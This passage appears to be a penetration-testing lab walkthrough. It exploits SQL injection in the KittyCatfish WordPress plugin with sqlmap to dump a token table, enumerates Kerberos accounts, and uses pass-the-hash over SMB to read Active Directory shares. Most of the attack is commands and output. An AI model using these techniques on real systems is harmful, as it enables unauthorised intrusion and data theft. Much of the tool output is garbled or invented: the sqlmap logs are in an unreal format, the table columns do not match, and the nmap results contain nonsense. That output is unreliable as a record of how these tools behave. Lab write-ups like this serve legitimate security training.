34 <link rel="stylesheet" id="kittycatfish-base-css" href="http://192.168.101.10/wp-content/plugins/kittycatfish-2.2/base.css.php?kc_ad=16&#038;ver=2.0" type="text/css" media="all" />
35 <link rel="stylesheet" id="twentyseventeen-fonts-css" href="https://fonts.googleapis.com/css?family=Libre Franklin&family=Franklin+M+3A300%2C3001%2C400%2C4001%2C600%2C6001%2C800%2C8001&#038;subset=latin%2Clatin-ex" media="all" />
36 <link rel="stylesheet" id="twentyseventeen-style-css" href="http://192.168.101.10/wp-content/themes/twentyseventeen/style.css?ver=4.8" type="text/css" media="all" />
37 <!-- If lt IE 9 -->
38 <link rel="stylesheet" id="twentyseventeen-ie8-css" href="http://192.168.101.10/wp-content/themes/twentyseventeen/assets/css/ie8.css?ver=1.0" type="text/css" media="all" />
39 <!--endif-->
40 <script type="text/javascript" src="http://192.168.101.10/wp-includes/js/jquery/jquery.js?ver=1.12.4"></script>
41 <script type="text/javascript" src="http://192.168.101.10/wp-includes/js/jquery/jquery-migrate.min.js?ver=1.4.1"></script>
42 <script type="text/javascript" src="http://192.168.101.10/wp-content/plugins/kittycatfish-2.2/jquery.cookie.js?ver=1.0"></script>
43 <script type="text/javascript" src="http://192.168.101.10/wp-content/plugins/kittycatfish-2.2/kittycatfish.js.php?kc_ad=16&#038;ver=2.0"></script>
44 <!-- If lt IE 9 -->
45 <script type="text/javascript" src="http://192.168.101.10/wp-content/themes/twentyseventeen/assets/js/html5.js?ver=3.7.3"></script>
46 <!--endif-->
```

Based on the exploit description at [exploit-db](#), we can see the vulnerable parameter is kc-add. So lets open the vulnerable url and capture the response in burpsuite.

Request

```
GET /wp-content/plugins/kittycatfish-2.2/base.css.php?kc_ad=16&ver=2.0 HTTP/1.1
Host: 172.16.0.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: kittycatfish_count=16%3A2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 12 Dec 2017 21:05:56 GMT
Content-Type: text/css;charset=UTF-8
Connection: close
Content-Length: 494

/* KittyCatfish Base Styles */

#kittycatfish {
    position: fixed;
    display: none;
    margin: 0;
    padding: 0;
    z-index: 999;
    border: none;
    bottom: 0px;
    left: 50%;
    width: auto;
}

#kittycatfish_spacer {
```

Request

```
GET /wp-content/plugins/kittycatfish-2.2/base.css.php?kc_ad=16'&ver=2.0 HTTP/1.1
Host: 172.16.0.11
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Cookie: kittycatfish_count=16%3A2
Connection: close
Upgrade-Insecure-Requests: 1
Cache-Control: max-age=0
```

Response

```
HTTP/1.1 200 OK
Server: nginx/1.6.2
Date: Tue, 12 Dec 2017 21:07:14 GMT
Content-Type: text/css;charset=UTF-8
Connection: close
Content-Length: 489

/* KittyCatfish Base Styles */

#kittycatfish {
    position: fixed;
    display: none;
    margin: 0;
    padding: 0;
    z-index: 999;
    border: none;
    bottom: 0px;
    : px;
    width: auto;
}

#kittycatfish_spacer {
```

can you make out difference between the two requests and responses. First request/response if without any payload, second I just injected the singe quote. What changes in response, see closure, you will find "left: 50%;" is changed to ":px;". This indicates there is indeed sql injection present. We can do manual exploit or we can use sqlmap to easy our life 😊

So, lets run below sqlmap command:

```
sqlmap --random-agent -u "http://172.16.0.11/wp-content/plugins/kittycatfish-2.2/base.css.php?kc_ad=16&ver=2.0" --dbms=mysql --level=5 --risk=3 -v 3 --threads 10 --string="left: 50%;"
```

```
root@kali:~/pentestit/lab1# sqlmap --random-agent -u "http://172.16.0.11/wp-content/plugins/kittycatfish-2.2/base.css.php?kc_ad=16&ver=2.0" --dbms=mysql --level=5 --risk=3 -v 3 --threads 10 --string="left: 50%;"
[2017-12-12 21:21:42] [INFO] [attack] v1.2.1
[2017-12-12 21:21:42] [INFO] [attack] http://172.16.0.11/wp-content/plugins/kittycatfish-2.2/base.css.php?kc_ad=16&ver=2.0
[2017-12-12 21:21:42] [INFO] [attack] Content-Type: text/css;charset=UTF-8
[2017-12-12 21:21:42] [INFO] [attack] Connection: close
[2017-12-12 21:21:42] [INFO] [attack] Content-Length: 494

[2017-12-12 21:21:42] [INFO] [attack] /* KittyCatfish Base Styles */

[2017-12-12 21:21:42] [INFO] [attack] #kittycatfish {
[2017-12-12 21:21:42] [INFO] [attack]     position: fixed;
[2017-12-12 21:21:42] [INFO] [attack]     display: none;
[2017-12-12 21:21:42] [INFO] [attack]     margin: 0;
[2017-12-12 21:21:42] [INFO] [attack]     padding: 0;
[2017-12-12 21:21:42] [INFO] [attack]     z-index: 999;
[2017-12-12 21:21:42] [INFO] [attack]     border: none;
[2017-12-12 21:21:42] [INFO] [attack]     bottom: 0px;
[2017-12-12 21:21:42] [INFO] [attack]     left: 50%;
[2017-12-12 21:21:42] [INFO] [attack]     width: auto;
[2017-12-12 21:21:42] [INFO] [attack] }

[2017-12-12 21:21:42] [INFO] [attack] #kittycatfish_spacer {
```

[2017-12-12 21:21:42] [INFO] [attack] [*] starting at 02:41:14

[2017-12-12 21:21:42] [INFO] [attack] [*] sqlmap identified the following injection point(s) with a total of 259 RDBMS: Trigger(s)

[2017-12-12 21:21:42] [INFO] [attack] [*] Date: Tue, 12 Dec 2017 21:21:42 GMT

[2017-12-12 21:21:42] [INFO] [attack] [*] Content-Type: text/css;charset=UTF-8

[2017-12-12 21:21:42] [INFO] [attack] [*] Connection: close

[2017-12-12 21:21:42] [INFO] [attack] [*] Content-Length: 494

[2017-12-12 21:21:42] [INFO] [attack] [*] /* KittyCatfish Base Styles */

[2017-12-12 21:21:42] [INFO] [attack] [*] #kittycatfish {
[2017-12-12 21:21:42] [INFO] [attack] [*] position: fixed;
[2017-12-12 21:21:42] [INFO] [attack] [*] display: none;
[2017-12-12 21:21:42] [INFO] [attack] [*] margin: 0;
[2017-12-12 21:21:42] [INFO] [attack] [*] padding: 0;
[2017-12-12 21:21:42] [INFO] [attack] [*] z-index: 999;
[2017-12-12 21:21:42] [INFO] [attack] [*] border: none;
[2017-12-12 21:21:42] [INFO] [attack] [*] bottom: 0px;
[2017-12-12 21:21:42] [INFO] [attack] [*] left: 50%;
[2017-12-12 21:21:42] [INFO] [attack] [*] width: auto;
[2017-12-12 21:21:42] [INFO] [attack] [*]

[2017-12-12 21:21:42] [INFO] [attack] [*] #kittycatfish_spacer {

Success, so let's list down databases, with below commands

```
sqlmap --random-agent -u "http://172.16.0.11/wp-content/plugins/kittycatfish-2.2/base.css.php?kc_ad=16&ver=2.0" --dbms=mysql --level=5 --risk=3 -v 3 --threads 10 --string="left: 50%;" --dbs
```

sqlmap --random-agent -u "http://172.16.0.11/wp-content/plugins/kittycatfish-2.2/base.css.php?kc_ad=16&ver=2.0" --dbms=mysql --level=5 --risk=3 -v 3 --threads 10 --string="left: 50%;" --dbs

```
[*] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program

[*] starting at 02:53:11
[02:54:05] [INFO] retrieved: testlabdb
[02:54:06] [DEBUG] performed 70 queries in 12.14 seconds
[*] available databases [2]:
[*] information_schema
[*] testlabdb

[02:54:06] [INFO] fetched data logged to text files under '/root/.sqlmap/#kittycatfish_ad_content' #close {
[*] shutting down at 02:54:06
```

Let's list down tables in testlabdb, with below command:

```
sqlmap --random-agent -u "http://172.16.0.11/wp-content/plugins/kittycatfish-2.2/base.css.php?kc_ad=16&ver=2.0" --dbms=mysql --level=5 --risk=3 --threads 10 --string="left: 50%;" -D testlabdb --tables
```

sqlmap --random-agent -u "http://172.16.0.11/wp-content/plugins/kittycatfish-2.2/base.css.php?kc_ad=16&ver=2.0" --dbms=mysql --level=5 --risk=3 --threads 10 --string="left: 50%;" -D testlabdb --tables

```
[*] requests: 1 --threads 10 --string="left: 50%;" -D testlabdb --tables
[*] tables:
[*] tl_token
[*] wp_commentmeta
[*] wp_comments
[*] wp_links
[*] wp_options
[*] wp_postmeta
[*] wp_posts
[*] wp_term_relationships
[*] wp_term_taxonomy
[*] wp_terms
[*] wp_usermeta
[*] wp_users
[*] shutting down at 03:05:47
```


We can see there is a table tl_token, our token must be inside this table. So let's dump data from this table. Using below command:

```
sqlmap --random-agent -u "http://172.16.0.11/wp-content/plugins/kittycatfish-2.2/base.css.php?kc_ad=16&ver=2.0" --dbms=mysql --level=5 --risk=3 --threads 10 --string="left: 50%;" -D testlabdb -T tl_token --dump
```

sqlmap --random-agent -u "http://172.16.0.11/wp-content/plugins/kittycatfish-2.2/base.css.php?kc_ad=16&ver=2.0" --dbms=mysql --level=5 --risk=3 --threads 10 --string="left: 50%;" -D testlabdb -T tl_token --dump

```
[*] Dumping table tl_token
[*] 2 rows affected
[*] Dumping columns: id, token, user_id, user_login, user_email, user_nicename, user_url, user_registered, user_activation_key, user_status, user_ip_address, user_meta
[*] 1. id: 1 | token: 25e117debe8c29c375e59f5a488a80f | user_id: 1 | user_login: admin | user_email: admin@172.16.0.11 | user_nicename: admin | user_url: | user_registered: 2017-12-12 21:21:42 | user_activation_key: | user_status: 0 | user_ip_address: | user_meta: 
[*] 2. id: 2 | token: 54a2a2a2a2a2a2a2a2a2a2a2a2a2a2a2 | user_id: 2 | user_login: test | user_email: test@172.16.0.11 | user_nicename: test | user_url: | user_registered: 2017-12-12 21:21:42 | user_activation_key: | user_status: 0 | user_ip_address: | user_meta: 
[*] Shutting down at 03:05:47
```

This command will display the token, it's not shown here, because I don't want to ruin your exercise and excitement. Here is the network diagram at this stage:



Next, target for us is 172.16.0.10, which is AD Server.

```
root@testlab:~/pentestit/lab11# nmap -A -sV -n 172.16.0.10
Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-17 02:02 IST
Nmap scan report for 172.16.0.10
Host is up (0.64s latency).
Not shown: 983 filtered ports
PORT      STATE SERVICE      VERSION
53/tcp    open  domain      Microsoft DNS
88/tcp    open  kerberos-sec Microsoft Windows Kerberos (server time: 2017-07-01 04:47:18Z)
135/tcp   open  msrpc       Microsoft Windows RPC
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn
389/tcp   open  ldap        Microsoft Windows Active Directory LDAP (Domain: Test.Lab, Site: Default-First-
445/tcp   open  microsoft-ds Windows Server 2012 R2 Standard 9600 microsoft-ds (workgroup: TESTLAB)
464/tcp   open  kpasswd5?
593/tcp   open  ncacn_http  Microsoft Windows RPC over HTTP 1.0
636/tcp   open  tcpwrapped
3268/tcp  open  ldap        Microsoft Windows Active Directory LDAP (Domain: Test.Lab, Site: Default-First-
3269/tcp  open  tcpwrapped
3389/tcp  open  ssl         Microsoft SChannel TLS
```

```

49154/tcp open msrpc Microsoft Windows RPC
49155/tcp open msrpc Microsoft Windows RPC
49157/tcp open ncacn_http Microsoft Windows RPC over HTTP 1.0
49158/tcp open msrpc Microsoft Windows RPC
49159/tcp open msrpc Microsoft Windows RPC
Aggressive OS guesses: Microsoft Windows Server 2012 (89%), Microsoft Windows Server 2012 or Windows Server 2012 R2 (89%), Microsoft Windows Server 2012 R2 (87%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: Host: WIN-U9CSMSIDNP7; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
|_clock-skew: mean: -168d15h45m41s, deviation: 0s, median: -168d15h45m41s
|_nbstat: NetBIOS name: WIN-U9CSMSIDNP7, NetBIOS user: <unknown>, NetBIOS MAC: 08:00:27:24:0d:23 (Oracle VirtualBox virtual NIC)
| smb-os-discovery:
|_| OS: Windows Server 2012 R2 Standard 9600 (Windows Server 2012 R2 Standard 6.3)
|_| OS CPE: cpe:/o:microsoft:windows_server_2012::-
| Computer name: WIN-U9CSMSIDNP7
| NetBIOS computer name: WIN-U9CSMSIDNP7\x00
| Domain name: Test.Lab
| Forest name: Test.Lab
| FQDN: WIN-U9CSMSIDNP7.Test.Lab
| System time: 2017-06-30T21:48:30-07:00
| smb-security-mode:
|_| account_used: guest
|_| authentication_level: user
|_| challenge_response: supported
|_| message_signing: required
|_| smb2-security-mode:
|_| 2.02:
|_|   Message signing enabled and required
|_| smb2-time:
|_|   date: 2017-07-01 10:18:30
|_|   start_date: 2017-06-30 12:16:34

TRACEROUTE (using port 135/tcp)
HOP RTT ADDRESS
1 658.65 ms 10.255.0.1
2 658.70 ms 172.16.0.10


```

Based on above nmap scan results, couple of notes:

- NetBIOS and SMB ports are open, i.e. 139/tcp & 445/tcp. Also, the smb nmap script result confirms that we are able to connect to the AD via SMB with user level authentication.
- Domain name is Test.Lab
- Port 88 indicates it's kerberos

So, let's try Kerberos user enumeration using nmap script to see if we can find valid accounts:

```

root@testlab:~/pentestit/lab1# cat smbuser.txt
arm440
arm441
arm550
arm553
arm554
arm664
arm672
Administrator
root@testlab:~/pentestit/lab1# nmap -p 88 --script krb5-enum-users --script-args krb5-enum-users.realm='Test.Lab',userdb=/root/pentestit/lab1/smbuser.txt 172.16.0.10

Starting Nmap 7.60 ( https://nmap.org ) at 2017-12-17 17:07 IST
Nmap scan report for 172.16.0.10
Host is up (0.33s latency).

PORT      STATE SERVICE
88/tcp    open  kerberos-sec
| krb5-enum-users:
| Discovered Kerberos principals
|_| arm554@Test.Lab
|_|   Administrator@Test.Lab

Nmap done: 1 IP address (1 host up) scanned in 3.81 seconds
root@testlab:~/pentestit/lab1# 
```

We found that there are two valid accounts arm554 and other is Administrator. Administrator password we don't know, but arm554 account we have password and also hash which we captured while digging 192.168.13.1 windows machine. First let's try "arm554:tiger":

```

root@testlab:~/pentestit/lab1# smbclient -L 172.16.0.10 -U arm554
WARNING: The "syslog" option is deprecated
Enter WORKGROUP\arm554's password:
session setup failed: NT_STATUS_LOGON_FAILURE 
```

It didn't work, next let's try the hash value we found earlier for arm554, for this we need to use passthehash

We know couple of windows accounts user id and password which we captured from 192.168.13.1 machine. So, let's first enumerate the user on AD through smb to confirm the account.

```

root@testlab:~/pentestit/lab11# cat exp/arm554/New\ Text\ Document.txt
6361DEA164EE8FE91FE7B117FBC9CA5E

Shares:
docs
files
work
monthly

C: 20GB
D: 160 GB

Removed?root@testlab:~/pentestit/lab11#
root@testlab:~/pentestit/lab11# pth-smbclient --user=arm554 --pw-nt-hash -m smb3 -L 172.16.0.10 \\172.16.0.10\ 6361DEA164EE8FE91FE7B117FBC9CA5E
WARNING: The "syslog" option is deprecated

Sharename      Type      Comment
-----        ----      -----
ADMIN$        Disk      Remote Admin
C$           Disk      Default share
files         Disk
IPC$          IPC       Remote IPC
NETLOGON      Disk      Logon server share
SYSVOL        Disk      Logon server share
Users         Disk

Reconnecting with SMB1 for workgroup listing.
Connection to 172.16.0.10 failed (Error NT_STATUS_RESOURCE_NAME_NOT_FOUND)
Failed to connect with SMB1 -- no workgroup available
root@testlab:~/pentestit/lab11# 

```


Perfect, so we are in now, and able to see the active shares on AD. The share which looks interesting here is files, we can try others as well, but let's see what's inside files:

```

root@testlab:~/pentestit/lab11# pth-smbclient --user=arm554 --pw-nt-hash -m smb3 \\172.16.0.10\files 6361DEA164EE8FE91FE7B117FBC9CA5E
WARNING: The "syslog" option is deprecated
Created time           Modified time
Try "help" to get a list of possible commands
smb: \>ls
  .   ..  cat,echo  smb: D  Mon, Nov 27 01:08 AM 2017
  .   ..  commands  D  0  Sat Jul 1 02:10:00 2017
  network_test.txt    A  103  Sat Jul 1 02:13:10 2017
  token.txt          A  14  Sat Jul 1 06:44:55 2017
  rdesktop
  10395647 blocks of size 4096, 8168197 blocks available
smb: \>get network_test.txt
getting file \network_test.txt of size 103 as network_test.txt (0.1 KiloBytes/sec) (average 0.1 KiloBytes/sec)
smb: \>get token.txt
getting file \token.txt of size 14 as token.txt (0.0 KiloBytes/sec) (average 0.0 KiloBytes/sec)
smb: \>exit
smbclient -L 172.16.0.10 -U arm554
root@testlab:~/pentestit/lab11# cat token.txt
6361DEA164EE8FE91FE7B117FBC9CA5E

```

Inside files share we found two files token.txt and network_test.txt. You can go ahead and upload the RDP token for points, but you need to follow steps to get it. Here we are with the network diagram now:




Now, see let's see what's inside network_test.txt:

```
root@testlab:~/pentestit/lab11# cat network_test.txt
[...]
Hi, mate! Need to test ARP-table in DIR subnet.
I'll install interceptor admin:77 GrantedSuperAdmin_77root@testlab:~/pentestit/lab11#
```


Ok, so we got user and password to access something in DIR subnet, also hint that interceptor is installed and something with ARP table. But the problem is we don't have access to the router or any vpn connect to the subnet to utilize above. So for now, let start digging around other machines in main office. I started with 172.16.0.14 i.e. CUPS machine. First things first, do nmap:

```
root@testlab:~/pentestit/lab11# nmap -A -v -vv 172.16.0.14
[...]
Nmap scan report for 172.16.0.14
Host is up (0.0003s latency).
Not shown: 55 filtered ports
PORT      STATE      SERVICE VERSION
22/tcp    open      ssh      OpenSSH 6.7p1 Debian 5+deb8u3 (protocol 2.0)
433/tcp   closed    https
80/tcp    open      http     nginx 1.6.2
        http-server-header: nginx/1.6.2
        http-server-poolsize: 1
Warning: Nmap scan results may be incomplete due to OS detection being disabled.
Device type: specialized/pentest-purpose [ARPspoofing/wifi5/usb3] ||| 172.16.0.10/files.0361DEA164EE8FE91FCE7B117FBC9C5E
Running on MBS (100%); Cross-platform system (89%); Linux (99.9%); Network camera (99.9%); Axis embedded (85%)
OS: CPE:/cisco/cisco-2.2-series cpe:/alinux/linux kernel:2.6.12 cpe:/hiatus:rt-n60u cpe:/olinux/linux kernel:3.4 cpe:/alinux/linux kernel:2.6.17 cpe:/hiaxis:fls
network camera cpe:/axis:211 network camera
Aggressive service guesses: Cross-platform control system (88%), Linux 3.2 (87%), ASUS RT-N56U WAP (Linux 3.4) (88%), Linux 3.1 (86%), Linux 3.10 (86%), HP PSC 2400 (8
edps/ephosd printer (80%), Axis 210A or 211 Network Camera (Linux 2.6.17) (85%)
No exact OS matches for host (test conditions non-ideal).
Service(s) on port: 7 https
Service(s) on port 433: https
Service(s) on port 80: http
Device type: specialized/pentest-purpose [ARPspoofing/wifi5/usb3] ||| 172.16.0.10/files.0361DEA164EE8FE91FCE7B117FBC9C5E
Running on MBS (100%); Cross-platform system (89%); Network camera (99.9%); Axis embedded (85%)
OS: CPE:/cisco/cisco-2.2-series cpe:/alinux/linux kernel:2.6.12 cpe:/hiatus:rt-n60u cpe:/olinux/linux kernel:3.4 cpe:/alinux/linux kernel:2.6.17 cpe:/hiaxis:fls
network camera cpe:/axis:211 network camera
Aggressive service guesses: Cross-platform control system (88%), Linux 3.2 (87%), ASUS RT-N56U WAP (Linux 3.4) (88%), Linux 3.1 (86%), Linux 3.10 (86%), HP PSC 2400 (8
edps/ephosd printer (80%), Axis 210A or 211 Network Camera (Linux 2.6.17) (85%)
No exact OS matches for host (test conditions non-ideal).
Service(s) on port: 7 https
Service(s) on port 433: https
Service(s) on port 80: http
```

